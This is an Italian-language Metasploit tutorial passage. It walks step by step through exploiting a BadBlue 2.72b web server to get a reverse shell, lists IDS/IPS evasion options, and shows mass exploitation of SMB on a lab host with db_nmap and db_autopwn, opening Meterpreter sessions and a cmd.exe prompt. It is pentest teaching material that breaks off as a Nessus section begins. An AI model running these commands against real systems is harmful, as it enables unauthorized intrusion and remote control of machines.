Bene, oltre I soliti servizi, ed un IIS webserver 5.1 ampiamente exploitabile, abbiamo il BadBlue attivo sulla porta HTTP 8080, anche se già lo sappiamo ampiamente, facciamo una ricerca per il BadBlue 2.7 tramite la casella di ricerca degli exploits nella msfweb interface.


Clickando sul pulsante per la ricerca di exploits verrà aperta una nuova finestra dove è possibile inserire il nome dell' exploit da cercare...



Cerchiamo un eventuale,(:-P), exploit per il BadBlue così come scritto nell' output dello scanning e vediamo che viene restituito un exploit per il BadBlue alla versione del demone che gira sull' host della nostra vittima.




L' exploit ci viene restituito, ora ci basta clickarci sopra e si aprirà una nuova finestra...



Ora l' exploit viene selezionato, si tratta di configurarlo con il target e un payload, che stavolta prenderemo come:

[generic/shell reverse-tcp - Connect back to attacker and spawn a command shell](#)


ed ecco come viene mostrata la finestra successiva...



Ora abbiamo le seguenti opzioni settate:

EXPLOIT **windows/http/badblue_passthru**
TARGET **BadBlue 2.72b Universal**
PAYLOAD **generic/shell_reverse_tcp**

Manca da inserire la serie di parametri richiesti e si può procedere al lancio dell' exploit, quindi...



Avremmo volendo, potuto inserire molte altre opzioni, dalla possibilità di cambiare **User Agent**, all' **encoding**, all' uso di **proxy**, alla possibilità di evasione per vari **IPS**, connessione **cryptata** e in **SSL**, basta guardare dalle immagini sottostanti per capire le potenzialità di setting del **MSF**.

BadBlue 2.72b PassThru Buffer Overflow (5)

ContextInformationFile	
The information file that contains context information (type: path)	
EnableContextEncoding	
Use transient context when encoding payloads (type: bool)	
EncoderDontFallThrough	
Don't fall through to alternative encoders (type: bool)	
Proxies	
Use a proxy chain (type: string)	
SSL	
Use SSL (type: bool)	
UserAgent	
The User-Agent header to use for all requests (type: string)	
WfsDelay	0
Additional delay when waiting for a session (type: integer)	
ARCH	
The architecture that is being targeted (type: string)	
PLATFORM	
The platform that is being targeted (type: string)	

Launch Exploit

EVASION OPTIONS

HTTP::header_folding

BadBlue 2.72b PassThru Buffer Overflow (5)

EVASION OPTIONS

HTTP::header_folding	
Enable folding of HTTP headers (type: bool)	
HTTP::method_random_case	
Use random casing for the HTTP method (type: bool)	
HTTP::method_random_invalid	
Use a random invalid, HTTP method for request (type: bool)	
HTTP::method_random_valid	
Use a random, but valid, HTTP method for request (type: bool)	
HTTP::pad_fake_headers	
Insert random, fake headers into the HTTP request (type: bool)	
HTTP::pad_fake_headers_count	0
How many fake headers to insert into the HTTP request (type: integer)	
HTTP::pad_get_params	
Insert random, fake query string variables into the request (type: bool)	
HTTP::pad_get_params_count	16
How many fake query string variables to insert into the request (type: integer)	
HTTP::pad_method_uri_count	1
How many whitespace characters to use between the method and uri (type: integer)	
HTTP::pad_method_uri_type	space
What type of whitespace to use between the method and uri (accepted: space, tab, apache) (type: enum)	
HTTP::pad_post_params	

BadBlue 2.72b PassThru Buffer Overflow (5)

How many fake post variables to insert into the request (type: integer)

HTTP::pad_uri_version_count
How many whitespace characters to use between the uri and version (type: integer)

HTTP::pad_uri_version_type
What type of whitespace to use between the uri and version (accepted: space, tab, apache) (type: enum)

HTTP::uri_dir_fake_relative
Insert fake relative directories into the uri (type: bool)

HTTP::uri_dir_self_reference
Insert self-referential directories into the uri (type: bool)

HTTP::uri_encode_mode
Enable URI encoding (accepted: none, hex-normal, hex-all, hex-random, u-normal, u-all, u-random) (type: enum)

HTTP::uri_fake_end
Add a fake end of URI (eg: /%20HTTP/1.0/./../) (type: bool)

HTTP::uri_fake_params_start
Add a fake start of params to the URI (eg: /%3fa=b/./) (type: bool)

HTTP::uri_full_url
Use the full URL for all HTTP requests (type: bool)

HTTP::uri_use_backslashes
Use back slashes instead of forward slashes in the uri (type: bool)

Visto che ci piace essere alla moda, (il motivo reale è che non trovo lo spazio giusto nella pagina -.-), cambiamo skin :-P



Torniamo quindi alla finestra, dove vanno inseriti i dati “**required**” ed inseriamo la porta **8080** come da scansione, insieme all ip **128.128.1.2** come Target e l' ip del localhost **192.168.1.25** dopodiché cliackiamo su :

“Launch Exploit”

ed aspettiamo che ci venga restituita la console in una nuova finestra che, in questo caso, dopo l' avvio dell' attacco con...

```
+ Malicious GET request sent ...  
Done.  
+ Connect on port 4444 of 128.128.1.2 ...
```

...ci restituisce la nostra *spowned shell*:

```
Microsoft Windows XP [Versione 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\wels>ipconfig  
ipconfig  
  
Configurazione IP di Windows  
  
Scheda Ethernet Connessione alla rete locale (LAN):  
  
Suffisso DNS specifico per connessione:  
Indirizzo IP. . . . . : 128.128.1.2  
Subnet mask . . . . . : 255.255.255.0  
Gateway predefinito . . . . . : 128.128.1.1  
  
C:\Documents and Settings\wels>
```


METASPLOIT

Presto detto / presto fatto, con un interfaccia web forse le cose sono più comprensibili per tutte quelle persone che non hanno molta familiarità con la linea di comando, ma di sicuro non è una scelta stabile e veloce come la **msfconsole** o addirittura la **msfcli**.

./msfgui

Ora per completare l'opera non possiamo mancare nella presentazione dell' ancorpiù semplice *msfgui*, la *gui* del MSF, presente di default in **BackTrack** dalla release 3 del MSF.


Ecco come si presenta **msfgui**:



La presentazione non potrebbe essere più *cool* di questa, anche la natura userfriendly non è da poco, vediamo infatti che nel riquadro in alto a sinistra la selezione è semplice e veloce,


Non faremo un esempio pratico anche per la gui di MSF, ma cercheremo poerò di illusrarne I pasaggi tenedno conto dell' exploit scelto per l' esempio precedente.

Appena digitiamo infatti la keyword **BadBlue** clickando su **Find** eccone il risultato:




Clickando sull' exploit nella parte superiore viene restituita in basso una breve descrizione con le referenze e links al codice, che tra l' altro è disponibile con la selezione del tasto destro sull' exploit insieme alla selezione **Execute**.

Se si preme su **visualizza il codice** viene aperta una nuova finestra con il codice dell exploit, se invece si clicca su **Execute** si viene portati su un' altra finestra, di **Assistant**, che ci permette poi consecutivamente di aprire altre finestre per la selezione delle opzioni, del payload e per l' esecuzione dell' exploit.



Questa la finestra di visualizzazione del codice:



La comodità quindi è indubbia, anche se raramente chi già conosce il MSF ricorre ad uno strumento come la msfgui, questo solo per motivi di efficienza e performance, che nel pentest non vanno mai trascurate, la msfgui però è necessaria, basti guardare ai concorrenti prodotti commerciali che non ne sono mai sprovvisti, quindi necessaria, come vediamo dalla foto, anche per il ritocco e lo sviluppo di codice personalizzato non necessariamente da dentro una shell.

Se pensiamo che attualmente il prodotto della stessa natura del MSF che al mondo, non opensource, è considerato il più importante è utilizzabile esclusivamente tramite gui allora ce ne faremo una ragione più facilmente.

Una questione, fondamentale, che la msfgui ha in più alle altre soluzioni del framework è che è molto più semplice gestire i **job-id**, **sessioni multiple di exploitation** e **sessioni multiasking**, senza dubbio sono cose fattibili anche da shell, ma la msfgui è senza dubbio più comoda per una visione globale della situazione di pentest.

Bene, ora passiamo invece ad introdurre e dimostrare come la nuova versione del MSF si interfaccia con gli strumenti di cui vi abbiamo accennato all' inizio del documento, ovvero **Nmap** e **Nessus**.

“L' Autopowning”

msf> db {...}

Molti penseranno subito a quale potrebbe essere il motivo del dover creare dei database per le scansioni effettuate per poi passarle al MSF quando basterebbe prendere il risultato della scansione ed effettuare il pentest, la risposta è semplice:

un pentest non ha un tempo definito, può durare da poche ore a settimane e dividere la fase di auditing dalla fase dell' exploitation è cosa fondamentale. Il potersi concentrare subito sull' attacco perché si è già in possesso delle scansioni reperibili e riutilizzabili tramite il MSF in qualsiasi momento vogliamo, è cosa essenziale, se poi aggiungiamo che con la versione nuova del framework si può dividere il pentest tra: più utenti [-**multiasking**-] e più sessioni di exploitation,[-**multiple session**-], è cosa fondamentale.

```
msf > db_autopwn / db_{create ; connect ; import ; import_from; ecc...}
```

Tutte queste novità inserite nell' ultima versione disponibile del MSF, la **3.3-dev**, sono state rese possibili grazie all' interfacciamento che la nuova veste del framework permette. Supportando vari tipi di database nativamente, (**mysql**, **postgresql**, **sqlite**, *eccetera*), è possibile creare database direttamente all' interno di una sessione d' attacco. Cosa ancor più importante è che i database in MSF riescono a farci importare files provenienti da client per la scansione di porte e vulnerabilità come **Nmap**, **Nessus**, e **OpenVAS** e **WebScarab**, la lettura dei files poi permette a Metasploit di effettuare operazioni d' attacco automatizzate, dette in **autopowning**.

I comandi per la creazione e la gestione di tali database, (*l' immagine sopra è puramente a scopo illustrativo*), sono semplici, ma facciamo direttamente degli esempi pratici, dapprima con Nmap e poi Nessus.

db autopwn [NMap]

Nmap è il portscanner più conosciuto attualmente ed ha la grande potenzialità di offrire all' utente un insieme di opzioni che possono soddisfare ogni esigenza.

Le scansioni effettuate con Nmap possono essere salvate in file di output secondo le nostre necessità, per integrare una scansione di Nmap ed usarla in MSF dobbiamo fare la scansione per poi ottenere un output in formato ***.xml**, dobbiamo quindi passare ad **nmap** l' opzione di output **-oX**, per poi riprenderla all' interno di una sessione di MSF con il comando **db_import_nmap_xml**, e seguire le varie opzioni per la fase di attacco. Nmap però è già inserito come eseguibile all' interno del framework, quindi ci basterebbe creare un database e direttamente dall' interno della sessione scannerizzare l' host per poi provare l' exploitation.

Volendo fare un brevissimo esempio, usando un database di tipo **sqlite3**, una fase d' attacco potrebbe essere compiuta in pochissime righe di codice, avendo trovato un video in rete, (*creato da un utente BackTrack - Th3Security*), colgo l' occasione ed inserisco le immagini dell' exploitation.

*L'attacco inizia caricando i drivers per la creazione del database **sqlite3***

```
msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_create autopwnage
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: autopwnage
msf > db_nmap 192.168.1.119 -p445
[*] exec: "/usr/bin/nmap" "192.168.1.119" "-p445" "-oX" "/tmp/dbnmap20090925-11424-c33jyy-0"
NMAP:
NMAP: Starting Nmap 5.00 ( http://nmap.org ) at 2009-09-25 00:57 PDT
NMAP: Interesting ports on 192.168.1.119:
NMAP: PORT      STATE SERVICE
NMAP: 445/tcp open  microsoft-ds
NMAP: MAC Address: 00:0C:29:81:38:CE (VMware)
NMAP:
NMAP: Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

L'immagine mostra i seguenti comandi:

1. **db_driver sqlite3** – per il caricamento dei drivers per il database **sqlite3**
2. **db_create autopwnage** – per la creazione di un nuovo database dal nome **autopwnage**
3. **db_nmap 192.168.1.119 -p445** – per lo scanning con Nmap direttamente all'interno della sessione verso l'ip 192.168.1.119 e la porta 445.

Andiamo avanti con l'attacco...

```
msf > db_autopwn -p -e -q
[*] (2/31): Launching exploit/windows/smb/netidentity_xtierppcpipe against 192.168.1.119:445...
[*] (3/31): Launching exploit/windows/smb/ms06_066_nwks against 192.168.1.119:445...
[*] (5/31): Launching exploit/windows/smb/ms03_049_netapi against 192.168.1.119:445...
[*] (10/31): Launching exploit/windows/smb/ms08_067_netapi against 192.168.1.119:445...
[*] (12/31): Launching exploit/netware/smb/lsass_cifs against 192.168.1.119:445...
[*] (13/31): Launching exploit/windows/smb/msdns_zonename against 192.168.1.119:445...
[*] (14/31): Launching exploit/windows/smb/ms04_031_netdde against 192.168.1.119:445...
[*] (18/31): Launching exploit/windows/smb/psexec against 192.168.1.119:445...
[*] (19/31): Launching exploit/windows/smb/ms06_066_nwapi against 192.168.1.119:445...
[*] (20/31): Launching exploit/windows/brightstor/etrust_itm_alert against 192.168.1.119:445...
[*] (22/31): Launching exploit/windows/smb/ms06_040_netapi against 192.168.1.119:445...
[*] (24/31): Launching exploit/windows/smb/ms04_011_lsass against 192.168.1.119:445...
[*] (27/31): Launching exploit/windows/smb/ms05_039_pnp against 192.168.1.119:445...
```

Quello che vedete nell' immagine sopra non è altro che l' insieme delle opzioni che vanno passate a **db_autopwn** per iniziare l' exploitation, ma vediamole nel dettaglio...

- **-p** – attacco in base alle porte che Nmap ci ha restituito
- **-e** – lancio degli exploits verso tutti i target
- **-e** – per disabilitare l' output dei moduli

L' exploitation va avanti e alla fine, come sempre, ci vengono restituite le sessioni aperte in meterpreter

```
[*] (30/31): Launching exploit/osx/samba/lsa_transnames_heap against 192.168.1.119:445...
msf > [*] Meterpreter session 2 opened (192.168.1.110:53248 -> 192.168.1.119:19460)
[*] Meterpreter session 3 opened (192.168.1.110:43209 -> 192.168.1.119:33997)
[*] Meterpreter session 4 opened (192.168.1.110:43719 -> 192.168.1.119:7850)
[*] Meterpreter session 5 opened (192.168.1.110:51995 -> 192.168.1.119:9292)
sessions

Active sessions
=====

  Id  Description  Tunnel
  --  -
  1   Meterpreter  192.168.1.110:58413 -> 192.168.1.119:16456
  2   Meterpreter  192.168.1.110:53248 -> 192.168.1.119:19460
  3   Meterpreter  192.168.1.110:43209 -> 192.168.1.119:33997
  4   Meterpreter  192.168.1.110:43719 -> 192.168.1.119:7850
  5   Meterpreter  192.168.1.110:51995 -> 192.168.1.119:9292
```

Basta quindi interagire con una delle sessioni inserendo il giusto id ed il gioco è fatto...

```
msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: WIN2K-VM
OS      : Windows 2000 (Build 2195, Service Pack 3).
Arch    : x86
Language: en_US
meterpreter > execute -f cmd.exe -i
Process 1420 created.
Channel 1 created.
Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINDOWS\system32>
```

Anche se è semplice ed intuitivo capire cos'è stato fatto, facciamone, per non doverla ripetere in seguito, una sintetica descrizione:

Una volta che l'autopowning è stato portato a termine, viene dato il comando `sysinfo`, (per ottenere informazioni sul sistema remoto), dopodiché vengono elencate le sessioni attive, **Active Sessions**, che vengono riportate con uno schema molto comprensibile:

ID	–	Descrizione	–	Tunnel
----	---	-------------	---	--------

- **ID** - attribuito alla sessione aperta, elencato automaticamente in ordine crescente
- **Descrizione** - delle sessioni aperte, in questo caso con payload Meterpreter
- **Tunnel** - composto da IP:Porta di entrambe i capi del tunnel

Nell'esempio sono state aperte cinque sessioni verso altrettante porte, su di un unico target. La lista delle sessioni viene restituita interrompendo il processo, (basta premere un qualsiasi tasto per farlo), e digitare `sessions -l`, dalla lista ottenuta si vedono all'estrema sinistra di ogni riga, rappresentante i tunnel creati, gli **id** delle sessioni, sempre elencati automaticamente dal processo, quindi per interagire “attivando” una sessione non si deve fare altro che digitare il comando `sessions` seguito dall'opzione **-i**, **interact** e dal numero **id** della sessione con il quale vogliamo interagire, in questo caso **1**.

Appena dato quindi il comando `sessions -i 1`, viene aperta la sessione con **id=1** e si è all'interno del **Meterpreter**, da cui, (ma questo è riservato alla fine del documento), si possono compiere innumerevoli operazioni, nell'esempio viene mostrato il comando `execute -f cmd.exe -i`, che ci porta quindi ad ottenere il “prompt” dei comandi del sistema attaccato, in questo caso *Windows 2000-Spk4*.

db autopwn [Nessus]


L'esempio seguente è la descrizione del video “**db_autopwn with Nessus and Metasploit**”, reperibile nell'apposita sezione del nostro portale.

L'attacco che stiamo per descrivere è molto semplice, ma è bene portare attenzione poiché diverso dal precedente, soprattutto nell'interazione con il database.

Iniziamo il nostro esempio, naturalmente con lo scanning delle vulnerabilità, di un'intera subnet che andremo a scannerizzare subito dopo esserci connessi al server.


Le operazioni iniziali sono le solite che si compiono per il normalissimo uso di Nessus, quindi partenza del servizio/demone **NessusD** ed apertura della **gui** di Nessus con inserimento delle proprie credenziali e connessione al server.

L'immagine dell' inserimento della subnet da scannerizzare è la seguente...



